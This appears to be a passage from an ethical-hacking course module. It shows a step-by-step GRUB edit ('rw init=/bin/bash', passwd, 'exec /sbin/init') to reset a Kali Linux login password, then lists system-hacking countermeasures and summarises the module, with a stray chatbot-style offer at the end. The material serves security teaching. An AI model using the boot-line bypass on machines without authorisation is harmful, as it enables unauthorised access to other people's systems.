


- **press E on this interface**

- This window appears




- Go to Linux line and go to end to those line –




- Replace ro quite splash to rw init=/bin/bash

- After replacing, press Ctrl+X keys on keyboard then new window appear




- Then type passwd and your username and press enter





- Enter new password

  Note -: when you set new password , its not a visible
- Password update successfully




- Then type **exec /sbin/init** and press enter





- Login with your new password



Conclusion

Cracking the Kali Linux machine password reveals a timeless lesson: security is only as strong as its weakest habit. While tools evolve and systems modernize, the fundamentals remain unchanged. Strong passwords, proper access control, and security awareness are still the backbone of system defense.

System Hacking Countermeasures

System hacking thrives on laziness, misconfiguration, and outdated habits. Countermeasures don't need to be flashy; they need to be consistent. The oldest defenses still work—if people actually use them.

1. Strong Authentication

- Use long, complex, and unique passwords for every service
- Enforce password expiration and history
- Implement **Multi-Factor Authentication (MFA)** wherever possible

Weak passwords are an open invitation, not a mistake.

2. Access Control

- Follow the **Principle of Least Privilege**
- Avoid using administrator/root accounts for daily tasks
- Regularly review and remove unused accounts

If everyone's an admin, nobody's secure.

3. System & Software Updates

- Patch operating systems, applications, and firmware regularly
- Disable or remove outdated and unused services
- Replace unsupported systems (yes, even if "it still works")

Old software is a museum exhibit—not a security strategy.

4. Network Security

- Use firewalls to restrict unnecessary inbound and outbound traffic
- Segment networks to limit lateral movement
- Secure wireless networks with strong encryption (WPA2/WPA3)

Flat networks make attackers feel at home.

5. Monitoring and Logging

- Enable system and network logging
- Monitor login attempts, privilege escalation, and unusual behavior
- Use IDS/IPS or EDR tools for real-time detection

You can't protect what you don't watch.

6. Protection Against Brute-Force Attacks

- Enable account lockout and rate-limiting
- Use CAPTCHA where applicable
- Monitor repeated authentication failures

Speed kills weak defenses.

7. User Awareness & Training

- Educate users about phishing, social engineering, and malware
- Encourage verification before clicking links or opening attachments

Humans are still the easiest exploit.

8. Backup and Recovery

- Maintain regular offline and cloud backups
- Test backup restoration periodically

Backups don't stop attacks—but they save you afterward.

Summary of the Module

This module provides a comprehensive understanding of **system hacking**, covering attacker objectives, phases of attacks, tools, and real-world exploitation techniques. It explores how attackers gather information, exploit vulnerabilities, maintain access, and conceal their presence. Practical demonstrations using tools such as **Metasploit, Responder, Hydra, Medusa, John the Ripper, Nmap**, and **Kali Linux** reveal how weak passwords, outdated systems, and misconfigurations can be exploited.

The module also emphasizes the critical role of **hashing, encryption, and authentication mechanisms** in system security. Through controlled experiments, it becomes clear that modern attacks often succeed not because of advanced tools, but due to poor security practices.

The key takeaway is simple and timeless:
Strong fundamentals—secure configurations, regular updates, user awareness, and continuous monitoring—remain the most effective defense against system hacking.

Old lessons. New tools. Same responsibility.

If you want this:

- **Shortened for exam answers**
- **Converted into bullet-only format**
- **Rewritten in simpler language**

THANK YOU